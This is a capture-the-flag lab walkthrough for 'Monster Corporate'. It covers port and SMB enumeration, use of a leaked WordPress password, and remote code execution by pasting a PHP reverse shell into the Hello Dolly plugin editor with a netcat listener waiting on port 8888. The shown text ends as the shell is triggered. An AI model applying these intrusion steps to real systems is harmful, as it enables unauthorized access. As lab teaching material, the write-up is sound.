Monster Corporate is a boot-to-root lab that rewards careful enumeration more than exploit hunting. The path starts with an exposed SMB share, moves through WordPress admin access and plugin-based RCE, then uses a SUID xxd permission issue and a writable root cron script to finish the box.
Challenge description

Full attack chain summary
Initial foothold
Find WordPress admin credentials in an SMB share, log in to wp-admin, use plugin editing for RCE, and gain a shell as www-data.
Lateral movement
Find an active SUID bit on xxd, write an SSH key for boboyot, and log in as that user.
Privilege escalation
Find a root cron job running a backup script, confirm boboyot can write to that script, and use it to gain a root shell.
VM setup
- Open the VM artifact in VMware (preferred) or VirtualBox.
- Make sure the attack box and target machine both use a host-only network.

- Power on the target machine.
- Start hacking from your Kali machine.
Identify your attack-box IP and target IP
Run ifconfig to identify the attack-box interface.
ifconfig
br-027bd027cace: flags=4099<UP,BROADCAST,MULTICAST>  mtu 1500
        inet 172.18.0.1  netmask 255.255.0.0  broadcast 172.18.255.255
        ether 02:42:cd:7b:07:03  txqueuelen 0  (Ethernet)
        RX packets 0  bytes 0 (0.0 B)
        RX errors 0  dropped 0  overruns 0  frame 0
        TX packets 0  bytes 0 (0.0 B)
        TX errors 0  dropped 0 overruns 0  carrier 0  collisions 0

docker0: flags=4099<UP,BROADCAST,MULTICAST>  mtu 1500
        inet 172.17.0.1  netmask 255.255.0.0  broadcast 172.17.255.255
        ether 02:42:c7:14:f0:c0  txqueuelen 0  (Ethernet)
        RX packets 0  bytes 0 (0.0 B)
        RX errors 0  dropped 0  overruns 0  frame 0
        TX packets 0  bytes 0 (0.0 B)
        TX errors 0  dropped 2 overruns 0  carrier 0  collisions 0

eth0: flags=4163<UP,BROADCAST,RUNNING,MULTICAST>  mtu 1500
        inet 192.168.106.128  netmask 255.255.255.0  broadcast 192.168.106.255
        inet6 fe80::4b6e:3699:9616:da69  prefixlen 64  scopeid 0x20<link>
        ether 00:0c:29:8c:03:70  txqueuelen 1000  (Ethernet)
        RX packets 152  bytes 11602 (11.3 KiB)
        RX errors 0  dropped 0  overruns 0  frame 0
        TX packets 555  bytes 34810 (33.9 KiB)
        TX errors 0  dropped 1 overruns 0  carrier 0  collisions 0

lo: flags=73<UP,LOOPBACK,RUNNING>  mtu 65536
        inet 127.0.0.1  netmask 255.0.0.0
        inet6 ::1  prefixlen 128  scopeid 0x10<host>
        loop  txqueuelen 1000  (Local Loopback)
        RX packets 44  bytes 2796 (2.7 KiB)
        RX errors 0  dropped 0  overruns 0  frame 0
        TX packets 44  bytes 2796 (2.7 KiB)
        TX errors 0  dropped 0 overruns 0  carrier 0  collisions 0
Attack-box IP (eth0): 192.168.106.128
To identify the target machine IP, run a host discovery scan.
nmap 192.168.106.0/24 -sn
Starting Nmap 7.98 ( https://nmap.org ) at 2026-03-10 23:54 -0400
Nmap scan report for 192.168.106.1
Host is up (0.00042s latency).
MAC Address: 00:50:56:C0:00:01 (VMware)
Nmap scan report for 192.168.106.129
Host is up (0.00057s latency).
MAC Address: 00:0C:29:25:F6:2F (VMware)
Nmap scan report for 192.168.106.254
Host is up (0.00022s latency).
MAC Address: 00:50:56:E4:DC:88 (VMware)
Nmap scan report for 192.168.106.128
Host is up.
Nmap done: 256 IP addresses (4 hosts up) scanned in 12.43 seconds
Target machine IP: 192.168.106.129
Service discovery
Run an initial Nmap scan to discover open ports on the target IP.
nmap 192.168.106.129 -sV -oN initial.txt

PORT    STATE SERVICE     VERSION
22/tcp  open  ssh         OpenSSH 10.0p2 Ubuntu 5ubuntu5 (Ubuntu Linux; protocol 2.0)
80/tcp  open  http        Apache httpd 2.4.64 ((Ubuntu))
139/tcp open  netbios-ssn Samba smbd 4
445/tcp open  netbios-ssn Samba smbd 4
We discover four open ports: 22, 80, 139, and 445.
Continue with default scripts to gather more service information.
nmap 192.168.106.129 -sV -sC -oN second.txt

PORT    STATE SERVICE     VERSION
22/tcp  open  ssh         OpenSSH 10.0p2 Ubuntu 5ubuntu5 (Ubuntu Linux; protocol 2.0)
80/tcp  open  http        Apache httpd 2.4.64 ((Ubuntu))
|_http-generator: WordPress 6.9.1
|_http-server-header: Apache/2.4.64 (Ubuntu)
|_http-title: Monster
139/tcp open  netbios-ssn Samba smbd 4
445/tcp open  netbios-ssn Samba smbd 4
MAC Address: 00:0C:29:25:F6:2F (VMware)
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

Host script results:
|_clock-skew: -1h27m26s
| smb2-time:
|   date: 2026-03-11T02:39:13
|_  start_date: N/A
|_nbstat: NetBIOS name: MONSTER, NetBIOS user: <unknown>, NetBIOS MAC: <unknown> (unknown)
| smb2-security-mode:
|   3.1.1:
|_    Message signing enabled but not required
From the scan, we can conclude that the Linux target is running SSH, HTTP, and SMB. The website is using WordPress.
SMB is a good place to start because shared folders often contain useful information.
Enumerating SMB
We can list SMB shares if the service accepts guest login.
smbclient -L //192.168.106.129 -N

        Sharename       Type      Comment
        ---------       ----      -------
        print$          Disk      Printer Drivers
        publicshare     Disk
        IPC$            IPC       IPC Service (monster server (Samba, Ubuntu))
The server accepts guest login.
We find publicshare, which is not a default share.
Try connecting to publicshare:
smbclient //192.168.106.129/publicshare -N
Try "help" to get a list of possible commands.
smb: \> ls
  .                                   D        0  Thu Mar  5 10:42:02 2026
  ..                                  D        0  Thu Mar  5 10:42:02 2026
  note.txt                            N       98  Thu Mar  5 10:40:59 2026
Use ls to list files in the share.
The share contains note.txt. Download and read it.
smb: \> get note.txt
getting file \note.txt of size 98 as note.txt (13.7 KiloBytes/sec) (average 13.7 KiloBytes/sec)
smb: \> quit
cat note.txt
Dear gempa,

Here is your default password "KUasa#lemt4l". Please change it later.

From: boboyot
We found credentials in SMB, but we still need to find where to use them.
Next, enumerate the web service.
Enumerating website
Open the website in a browser.

Just a normal blog, nothing interesting here.
Since we know the website is using WordPress, we can directly access wp-login.php.
If you do not know the endpoint, fuzz the site with a tool such as dirsearch.
dirsearch -u http://192.168.106.129
/usr/lib/python3/dist-packages/dirsearch/dirsearch.py:23: DeprecationWarning: pkg_resources is deprecated as an API. See https://setuptools.pypa.io/en/latest/pkg_resources.html
  from pkg_resources import DistributionNotFound, VersionConflict

  _|. _ _  _  _  _ _|_    v0.4.3
 (_||| _) (/_(_|| (_| )

Extensions: php, aspx, jsp, html, js | HTTP method: GET | Threads: 25 | Wordlist size: 11460

Output File: /home/kali/Desktop/ctf/26-divideCTF/reports/http_192.168.106.129/_26-03-11_00-31-43.txt

Target: http://192.168.106.129/

[00:31:44] Starting:
[00:31:45] 403 -  280B  - /.ht_wsr.txt
[00:31:45] 403 -  280B  - /.htaccess.bak1
[00:31:45] 403 -  280B  - /.htaccess.sample
[00:31:45] 403 -  280B  - /.htaccess.save
[00:31:45] 403 -  280B  - /.htaccess.orig
[00:31:45] 403 -  280B  - /.htaccess_orig
[00:31:45] 403 -  280B  - /.htaccess_sc
[00:31:45] 403 -  280B  - /.htaccess_extra
[00:31:45] 403 -  280B  - /.htaccessBAK
[00:31:45] 403 -  280B  - /.htaccessOLD
[00:31:45] 403 -  280B  - /.htaccessOLD2
[00:31:45] 403 -  280B  - /.htm
[00:31:45] 403 -  280B  - /.html
[00:31:45] 403 -  280B  - /.htpasswd_test
[00:31:45] 403 -  280B  - /.htpasswds
[00:31:45] 403 -  280B  - /.httr-oauth
[00:31:47] 403 -  280B  - /.php
[00:31:56] 301 -    0B  - /index.php  ->  http://192.168.106.129/
[00:31:56] 404 -   66KB - /index.php/login/
[00:31:57] 200 -    7KB - /license.txt
[00:32:01] 200 -    3KB - /readme.html
[00:32:02] 403 -  280B  - /server-status
[00:32:02] 403 -  280B  - /server-status/
[00:32:06] 301 -  321B  - /wp-admin  ->  http://192.168.106.129/wp-admin/
[00:32:06] 400 -    1B  - /wp-admin/admin-ajax.php
[00:32:06] 302 -    0B  - /wp-admin/  ->  http://192.168.106.129/wp-login.php?redirect_to=http%3A%2F%2F192.168.106.129%2Fwp-admin%2F&reauth=1
[00:32:06] 409 -    3KB - /wp-admin/setup-config.php
[00:32:06] 200 -  505B  - /wp-admin/install.php
[00:32:06] 200 -    0B  - /wp-config.php
[00:32:06] 301 -  323B  - /wp-content  ->  http://192.168.106.129/wp-content/
[00:32:06] 200 -    0B  - /wp-content/
[00:32:06] 200 -   84B  - /wp-content/plugins/akismet/akismet.php
[00:32:06] 200 -    0B  - /wp-content/plugins/hello.php
[00:32:06] 200 -  458B  - /wp-content/uploads/
[00:32:07] 301 -  324B  - /wp-includes  ->  http://192.168.106.129/wp-includes/
[00:32:07] 200 -    0B  - /wp-includes/rss-functions.php
[00:32:07] 200 -    0B  - /wp-cron.php
[00:32:07] 200 -    4KB - /wp-includes/
[00:32:07] 200 -    2KB - /wp-login.php
[00:32:07] 302 -    0B  - /wp-signup.php  ->  http://192.168.106.129/wp-login.php?action=register
[00:32:07] 405 -   42B  - /xmlrpc.php
Go to wp-login.php and test the credentials found earlier.

From the note.txt file found earlier:
Dear gempa,

Here is your default password "KUasa#lemt4l". Please change it later.

From: boboyot
Log in with username gempa and password KUasa#lemt4l.

Good news: the credentials work for wp-admin.

Next, check what permissions the gempa user has.
Initial foothold
The gempa user is a WordPress administrator. To get the initial foothold, we can use plugin editing to achieve RCE.

There are two inactive plugins. I use Hello Dolly.
Activate the plugin first.
Then go to Tools, open Plugin File Editor, select Hello Dolly from the top-right dropdown, and click Select.

Then use a PHP reverse shell payload to get a shell. I generated the payload with revshells.com.

Set your attack-box IP address and port to listen.
Copy the PHP code, paste it into the hello.php editor, and update the file.

Before executing the shell, set up a listener on the port used in the payload.
I use port 8888 with netcat.
nc -lvnp 8888
listening on [any] 8888 ...
The listener is ready. Now execute the payload.
Navigate to http://192.168.106.129/wp-content/plugins/hello.php to trigger the shell.
If you are unsure where this path came from, check the dirsearch result from earlier.
